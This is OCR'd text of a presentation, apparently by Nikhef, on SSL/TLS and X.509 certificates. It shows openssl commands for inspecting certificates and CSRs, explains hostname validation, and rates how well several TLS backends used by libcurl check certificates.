Public Key Infrastructure

A cheezy Man-in-the-Middle attack hack

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

Graphics: Real Time Monito
Gidon Moont, Imperial College London, see http://gridportal.hep.ph.ic.ac.uk/rtn


FOM institute for subatomic physics


Nikhef

NIKHEF FOM


Particle physics



Astro particle physics


Gravitational waves


Darkmatter
Visible (Baryonic) Matter
Dark Matter

NIKHEF FOM

European Grid Infrastructure



Public Key Infrastructure

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Secure Socket Layer (SSL)
&
Transport Level Security (TLS)

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
SSL/TLS protocol laag



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TLS

- Encrypted channel
  - Key exchange
  - Encipherment
- (mutual) peer verification
  - Certificate exchange
  - Check AuthN with a trusted 3rd party
  - Validation
  - Binding peer + connection

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
SSL/TLS handshake



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
Twitter



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X.509 certificate

- File with public info
  - .pem, .crt, .cer, .der
  - .p7b, .p7c
  - .p12, .pfx
- Public key
- Private key in a different file
- Signed by a Certificate Authority (CA)
  - modulo self-signed

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Certificate print

```
openssl x509 -text \
  -in mijn_cert.pem

openssl x509 -text -inform DER \
  -in mijn_cert.der
```

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```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            9f:e7:75:3d:ee:c3:bb:a8:ba:1c
        Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=NL, O=TERENA, CN=TERENA eScience Personal CA
        Validity
            Not Before: Jul  4 00:00:00 2011 GMT
            Not After : Aug  2 23:59:59 2012 GMT
        Subject: DC=org, DC=terena, DC=tcs, C=NL, O=Nikhef, CN=Oscar Koeroo okoeroo@nikhef.nl
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (2048 bit)
                Modulus:
                    00:d8:86:2c:01:20:61:80:6d:57:97:aa:59:bf:82:
                    [...knip...]
                    33:11
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Authority Key Identifier:
                keyid:C8:89:73:99:A7:5D:51:16:53:45:54:7C:A3:C2:39:7C:CB:D7:AA:81
```

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X.509 certificate

- Subject Distinguished Name (DN)
  - DC=org, DC=terena, DC=tcs, C=NL, O=Nikhef, CN=Oscar Koeroo okoeroo@nikhef.nl
- Issuer DN
  - C=NL, O=TERENA, CN=TERENA eScience Personal CA
- Serial Number
  - 9f:e7:75:3d:ee:c3:bb:a8:ba:1c
- Validity
  - Not before / Not After (van/tot) in UTC
- Subject Public Key Info
  - Subject Public Key Info
- Signature
  - Signed by my CA

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X.509 certificate extensions

- Key Usage (critical)
  - Default: Digital Signature, Key Encipherment
  - Not common: (dataEncipherment, nonRepudiation)
  - CA specific: cRLSign, keyCertSign*
- Basic constraints (critical)
  - CA*: True/False
- Extended Key Usage
  - E-mail Protection, TLS WWW client, TLS WWW server, Signing of executable code, Binding object hash to time, Signing OCSP responses
- Certificate policies
  - Policy OID: Certification Practice Statement (CPS)
- CRL / OCSP endpoint URL(s)

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X.509 certificate extensions

- X509v3 Subject Alternative Names
  - Alt-names of the certificate owner
  - Types:
    - email: okoeroo@nikhef.nl
    - DNS: host.example.org
    - IP: 127.0.0.1 of ::1
    - URI: http://host.example.org/3.1.3.3.7/

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Creating a Certificate

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Create a certificate

- Public / private key pair
- Certificate Signing Request (CSR)
  - PKCS#10 (format)
  - Sign de CSR with the private key
- Send the CSR to the CA

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Certificate Authority (CA)

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Read the CSR

```
openssl req -in userrequest.pem -text -noout
Certificate Request:
    Data:
        Version: 0 (0x0)
        Subject: O=dutchgrid, O=users, O=nikhef, CN=Oscar Koeroo
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (1024 bit)
                Modulus:
                    00:a6:8d:80:dc:6a:8f:9d:a7:55:68:17:55:e8:66:
                    69:45:b0:a7:4a:a2:f6:c9:a9:3f:a4:c2:e3:8f:95:
                    8b:36:fc:db:73:11:ae:aa:fb
                Exponent: 65537 (0x10001)
        Attributes:
            a0:00
    Signature Algorithm: sha1WithRSAEncryption
        4d:6c:5a:72:b5:09:2e:15:2a:cc:8a:cb:63:5a:0e:4b:b2:93:
        c3:e3:d7:df:48:a5:79:c5:3a:8f:b8:7e:b8:d0:66:c3:43:7e:
        94:95
```

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Certificaat controleren

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Check a certificate

- Per protocol differences
- HTTP over TLS
  - RFC 2818 (May 2000)
  - Focal points:
    - Compare two values that you expect to be the same
    - Certificate info with connection string

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The (non-)browsers

- Get the certificate f/t handshake
- Establish trust
- Post connection checks
  - Compare **Subject Alt Names** with **hostname**
  - Fallback to **CN** comparison (legacy!)
  - Optional: compare another thing on the cert
- Start using the SSL

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The Most Dangerous Code in the World: Validating SSL Certificates in Non-Browser Software

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The University of Texas at Austin

Subodh Iyengar
Stanford University

Suman Jana
The University of Texas at Austin

Rishita Anubhai
Stanford University

Dan Boneh
Stanford University

Vitaly Shmatikov
The University of Texas at Austin

ABSTRACT

SSL (Secure Sockets Layer) is the de facto standard for secure Internet communications. Security of SSL connections against an active network attacker depends on correctly validating public-key certificates presented when the connection is established.

We demonstrate that SSL certificate validation is completely broken in many security-critical applications and libraries. Vulnerable software includes Amazon's EC2 Java library and all cloud clients based on it; Amazon's and PayPal's merchant SDKs responsible for transmitting payment details from e-commerce sites to payment gateways; integrated shopping carts such as osCommerce, ZenCart, Ubercart, and PrestaShop; AdMob code used by mobile websites; Chase mobile banking and several other Android apps and libraries; Java Web-services middleware—including Apache Axis, Axis 2, Codehaus XFire, and Pusher library for Android—and *all* applications. The main purpose of SSL is to provide end-to-end security against an active, man-in-the-middle attacker. Even if the network is completely compromised—DNS is poisoned, access points and routers are controlled by the adversary, etc.—SSL is intended to guarantee confidentiality, authenticity, and integrity for communications between the client and the server.

Authenticating the server is a critical part of SSL connection establishment.[1] This authentication takes place during the SSL handshake, when the server presents its public-key certificate. In order for the SSL connection to be secure, the client must carefully verify that the certificate has been issued by a valid certificate authority, has not expired (or been revoked), the name(s) listed in the certificate match(es) the name of the domain that the client is connecting to, and perform several other checks [14, 15].

SSL implementations in Web browsers are constantly evolving

Analyses: libcurl

- Reading the SSL code
- Reading libcurl code
- Is it RFC2818 compliant?
  - Do libcurl + SSL code

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Analyses: libcurl

- axTLS
- GnuTLS
- OpenSSL
- NSS
- PolarSSL
- CyaSSL
- QsoSSL
- Windows schannel
- Apple's SSL – iOS/10.8

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Analyses: libcurl

- axTLS – No check
- GnuTLS – Perfect
- OpenSSL – Perfect, but different
- NSS – Perfect
- PolarSSL – Bad
- CyaSSL – Bad
- QsoSSL – Pretty bad
- Windows schannel – n/a
- Apple's SSL – iOS/10.8 – n/a

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Future analyses

- OCSP
